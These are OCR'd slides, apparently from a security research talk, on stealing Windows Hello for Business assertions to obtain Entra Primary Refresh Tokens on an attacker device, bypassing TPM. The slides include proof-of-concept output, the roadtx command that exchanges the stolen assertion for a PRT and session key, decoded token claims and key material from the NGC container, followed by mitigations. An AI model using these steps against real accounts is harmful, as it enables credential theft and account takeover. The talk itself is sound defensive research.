
What kind of security feature could be bypassed by successfully exploiting this vulnerability?

An attacker can bypass Windows Trusted Platform Module by crafting an assertion and using the assertion to request a Primary Refresh Token from another device.

WHFB assertion attack – remaining scenarios


- Assertion time window is now limited to 5 minutes (nonce validity).
- Does not stop us from requesting a PRT on a different device without TPM (part of the design).
- Meaning we can still use the assertion from a victim to request a PRT on a different device, bypassing TPM protection.
- PRT will have it’s regular 90 days validity and can be used to sign in to anything Entra connected.
- Not mitigated by VBS, LSA PPL, Windows Hello ESS, TPM, etc

WHFB assertion stealing – From victim session




```
PS C:\Users\TokenProtection\Documents> .\hellopoc.ps1
Found cert with CN=S-1-12-1-88725986-1202950272-4294558355-2755580718/98aabc19-0363-4869-bbdb-31d3be569adb/login.windows
.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/tokprot@iminyour.cloud
True
0
0
KeyId: 9xMfAzFqQ326L6mY98fV6ASfCDUPP/2LHfnMjdk+NSc=
0
0
Assertion: ew0KICAgICJ0eXAiOiAgIkpXVCIsDQogICAgImFsZyI6ICAiUlMyNTYiLA0KICAgICJraWQiOiAgIjl4TWZBekZxUTMyNkw2bVk5OGZWNkFTZ
kNEVVBQLzJMSGZuTWpkaytOU2M9IiwNCiAgICAidXNlIjogICJuZ2MiDQp9.ew0KICAgICJpc3MiOiAgInRva3Byb3RAaW1pbnlvdXIuY2xvdWQiLA0KICAg
ICJhdWQiOiAgImNvbW1vbiIsDQogICAgImlhdCI6ICAxNzIxMTI1NDQ4LA0KICAgICJleHAiOiAgMTcyMTEzMjY0OCwNCiAgICAic2NvcGUiOiAgIm9wZW5p
ZCBhemEgdWdzIiwNCiAgICAicmVxdWVzdF9ub25jZSI6ICAiQXdBQkVnRUFBQUFDQU96X0JRRDBfOVFuRWQtams0OVpFbTA3bE91Q3VJVWgyTHZuTWxYdTYx
MHZmVjhHbXB4QWVrRUpBOG9SakRwRVo5Z2M2azNHd180X3hEQ0U4Q3M2UUZ3ejVqWEdTdTBnQUEiDQp9.MvDTjH7iHwm5-nhgOBLAFKIRn3biDBvtuBdIM2M
C24_ZVp-6W6IB0cVIuJH9bibqnKBnggNPyfVaxPv-YzhYNcPQ6jOxMuZm29QBwE1d2arrLIpSnp-La4paxCmCKInpQLueLhAx_xDKiIk-Ee0hepYo6jTNMMk
FZ35dAbBsLaypD7pOaXbg8fW6D7-hzJk_F_Cw172jDoM4aDsrQtPFK-5nKCjUH4e98UAzYZ-OKomqSxC5tl9i7ZFKAXgn1NH0ZD8nwNnsiFIhkJIIN6pOP0F
9IT3mrOFL_MWQLJSxDSQR7dMXhf4ecx-up6m22jwfyAEY0okl5Ip4Csxz5fp2tA
```

WHFB assertion stealing – attacker host



```
(ROADtools) → ROADtools git:(master) ✗ roadtx prt -ha ew0KICAgICJ0eXAiOiAgIkpXVCIsDQogICAgImFsZyI6ICAiUlMyNTYiLA0KICAgICJraWQiOiAgIjl4TWZBe
kZxUTMyNkw2bVk5OGZWNkFTZkNEVVBQLzJMSGZuTWpkaytOU2M9IiwNCiAgICAidXNlIjogICJuZ2MiDQp9.ew0KICAgICJpc3MiOiAgInRva3Byb3RAaW1pbnlvdXIuY2xvdWQiLA0K
ICAgICJhdWQiOiAgImNvbW1vbiIsDQogICAgImlhdCI6ICAxNzIxMTI1NDQ4LA0KICAgICJleHAiOiAgMTcyMTEzMjY0OCwNCiAgICAic2NvcGUiOiAgIm9wZW5pZCBhemEgdWdzIiwN
CiAgICAicmVxdWVzdF9ub25jZSI6ICAiQXdBQkVnRUFBQUFDQU96X0JRRDBfOVFuRWQtams0OVpFbTA3bE91Q3VJVWgyTHZuTWxYdTYxMHZmVjhHbXB4QWVrRUpBOG9SakRwRVo5Z2M2
azNHd180X3hEQ0U4Q3M2UUZ3ejVqWEdTdTBnQUEiDQp9.MvDTjH7iHwm5-nhgOBLAFKIRn3biDBvtuBdIM2MC24_ZVp-6W6IB0cVIuJH9bibqnKBnggNPyfVaxPv-YzhYNcPQ6jOxMuZ
m29QBwE1d2arrLIpSnp-La4paxCmCKInpQLueLhAx_xDKiIk-Ee0hepYo6jTNMMkFZ35dAbBsLaypD7pOaXbg8fW6D7-hzJk_F_Cw172jDoM4aDsrQtPFK-5nKCjUH4e98UAzYZ-OKom
qSxC5tl9i7ZFKAXgn1NH0ZD8nwNnsiFIhkJIIN6pOP0F9IT3mrOFL_MWQLJSxDSQR7dMXhf4ecx-up6m22jwfyAEY0okl5Ip4Csxz5fp2tA -c hellodemo.pem -k hellodemo.ke
y -u tokprot@iminyour.cloud
Obtained PRT: 0.AXQAj_KHYn9PIkOWUahpfY_hvIc7qjhtoBdIsnV6MWmI2TviADI.AgABAwEAAAApTwJmzXqdR4BN2miheQMYAgDs_wUA9P9Sk9dzSBjiArM4hKUpNmytL1Y1kOtV
tc6wvwUeasa5cXyGHYtLOBtdHpfBCAiQdIr14h6zTrtJOs3PlrXAE1B0YDiDWp6xhOPn1MaTTRlXevwrDddQH0MOrcEDafm94bBiBZKJoRIFb5vBmsHpXado1qYPVZJCnixQJu40_pTD
7jwk7xpKqOufAHaUVg5eHra-0biQm6nfwCpxNoW2TWVMUVpdsVCRl0VjbsyFeuQ1i3FU6e0yrv6hi1crkY2ZdzEJoagfsNAi6oWXu_LBHNzXOtPbNE4oALIOXU3H66zOBV5S5SROWYWy
jioLQLvca7oI3KuMaJ7cF2cd1b0PeHyvc1MXYfsc6Vo7ldwTu1HA_akHhV1iGXuk1hKm-C_BlD8cRAa4DISe-Fcx1Q1ttjAhvAV617LuYO1fHXsAxSfddr3usdG0f7iVB7FlzhZ1nDae
7YRyXti2T2swhCgHz7GpOD0NhIgyKvQFOOXWazqFqNq6pTP9LLLSLU_FsxzCKic-smUycZrOguUGG7MXu1NaCPGJ1ihbZF0Yk6QWpGFsGSUwfS-g_Xxy87uwUAbbiFWaoFWMSgzbvdg5
YZiK2GoGYYsAu6yCrBU-xb_mX4nr5vWWT9ONdCMlIUVxLxYoiXCjA3bQuleOjm4qOUgK66ltCZBuC-WCwkJJJHZVXGoSSKaQZ5MIKtGmm0hlJHJlLTRVMM8rg0LS5LCsxAJKY2PCL07f
ldGSYyxPDNZwxnAjw1l2LBhwTGQ-uL4eNFdJ0vkxl-9MGD3P1AVsckX355jsL82SvlvFjqcEPATKcAW_xqnChlOw-ThWyW-1bJNSKzLYP6VWjYcWRbgHHhsIkLmx73gNWYjKz91yjvXP
A-ppyqj5nSHQS5TQqLjyoK90JIaiKNAy6toMMtabawtKzsQ09bq139YEyv4WfMW2d86IfpljvJxTgNQkrJb-l2GJIECwBDwkLX3ymI3dOkCqc66QW8Cy9BmhfSsHhw
Obtained session key: 1e9c562fc8a75815d6e6bd5c8
Saved PRT to roadtx.prt
```

WHFB assertion stealing – token claims



```
(ROADtools) ➜ ROADtools git:(master) ✗ roadtx prtauth --tokens-stdout | roadtx describe | jq .
{
  "alg": "RS256",
  "kid": "MGLqj98VNLoXaFfpJCBpgB4JaKs",
  "typ": "JWT",
  "x5t": "MGLqj98VNLoXaFfpJCBpgB4JaKs"
}
{
  "acr": "1",
  "acrs": [
    "urn:user:registersecurityinfo"
  ],
  "aio": "AYQAe/8XAAAA20ay3+amqvPfEkovgVlX5IrxX+Y+YTnXmLbhgpkQT69KkbfM37EdNaVEDwfe6MVG3QjWR0Tu+HoJx7j
LB7mqsOTIoiLl3SoWzou+lHEjM28cDS80cxnuJTP9G7fRCstSTnHc=",
  "amr": [
    "rsa",
    "mfa"
  ],
  "appid": "1b730954-1685-4b74-9bfd-dac224a7b894",
```

Entra Mitigations


- Require device compliance
- Restrict device join / registration for regular users
- Monitor for new devices + use of existing WHFB key
- Don’t RDP to untrusted hosts with sensitive accounts

Endpoint Mitigations

- Use Windows Hello ESS
- Use physical key
- No TPM = no Windows Hello
- Alert on container file access
  - NgcCtrlSvc is legitimate
  - Other processes not so much

What the hell is Windows Hello ESS

- Enhance Sign-In security
- Launched in circa 2020
- Supported on secure-core capable machines only
  - Hardware root of trust via SecureBoot
  - TPM
  - Kernel DMA Protection
  - S-RTM – Static root of trust measurement
  - HVCI – Hypervisor Code Integrity
  - **SDEV and SDCP**
- SDEV/SDCP rarely seen in the wild
- Additional hardware support needed
  - Namely ACPI SDEV table
  - Biometric readers need to support secure device capability



Windows Security

Core isolation

Security features available on your device that use virtualisation-based security.

Memory integrity

Prevents attacks from inserting malicious code into high-security processes.

On

Learn more


Enhanced sign-in security

Protects biometric data that you use for sign-in.


Learn more

What the hell is Windows Hello ESS


- Complete overhaul of NGC container, protector and key store
- Metadata dat files replaced with JSON
- BioIso.exe and NgcIso.exe IUM trustlets companions
- Protector keys most likely never leave VTL1
- More research needed


« Local Disk (C:) › Windows › ServiceProfiles › LocalService › AppData › Local › Microsoft › Ngc › {B7A
Organise
New folder
Home
Gallery
This PC
CD Drive (D:)
Network

Name	Date modified	Type	Size
Gids	13/06/2024 14:59	File folder	
Keys	05/07/2024 17:33	File folder	
Temp	05/07/2024 17:21	File folder	
Container.json	05/07/2024 17:33	JSON File	2 KB
Protectors.json	05/07/2024 17:33	JSON File	8 KB



```
},
"pin": {
    "characteristics": 524291,
    "deviceWipeAttemptCount": 0,
    "freshness": 0,
    "progressiveLockoutElapsedTimeSeconds": 4294967295,
    "progressiveLockoutIndex": 0,
    "sealedHistory": "",
    "sealedLockoutAuth": "",
    "secretStore": {
        "secrets": {
            "SoftwareCacheNoneSecret": {
                "alg": "",
                "bits": 0,
                "cacheType": 1,
                "impl": 1,
                "name": "SoftwareCacheNoneSecret",
                "software": {
                    "authContext": "",
                    "iv": "gBRahMGHn2IHblj3jGC2eg==",
                    "kek": "UMIumId4LY0aG+2gbCNc7SJ4d5ZW4
                    "privKey": "alZkF69gtuKSZCMFpF+L2Ivaa
                    "pubKey": "GAAAAAAAAAAAAAAAAAAAABsBAA
                },
                "usage": 16777215
            },
```


```
⌄ svchost.exe               5024     2.37 MB   NT A...\LOCAL SERVICE    Host Process for Windows Services
    NgcIso.exe              1008     1.12 MB   NT A...\LOCAL SERVICE    Windows Hello Security Process
  svchost.exe               1248     1.79 MB   NT AUTHORITY\SYSTEM      Host Process for Windows Services
  svchost.exe               9148     2.02 MB   DESKTOP-KHCJNGD\test     Host Process for Windows Services
  SecurityHealthServic...   8964     8.05 MB   NT AUTHORITY\SYSTEM      Windows Security Health Service
⌄ svchost.exe               8296     2.23 MB   NT AUTHORITY\SYSTEM      Host Process for Windows Services
    BioIso.exe              2316     976 kB    NT AUTHORITY\SYSTEM      Secure Biometrics
```

Shoutout & Further Reading

- @DrAzureAD – AADInternals
- @gentilkiwi – Mimikatz
- @tijldeneut – DPAPI-NG research

- https://dirkjanm.io/assets/raw/Windows%20Hello%20from%20the%20other%20side_nsec_v1.0.pdf
- https://dirkjanm.io/digging-further-into-the-primary-refresh-token/
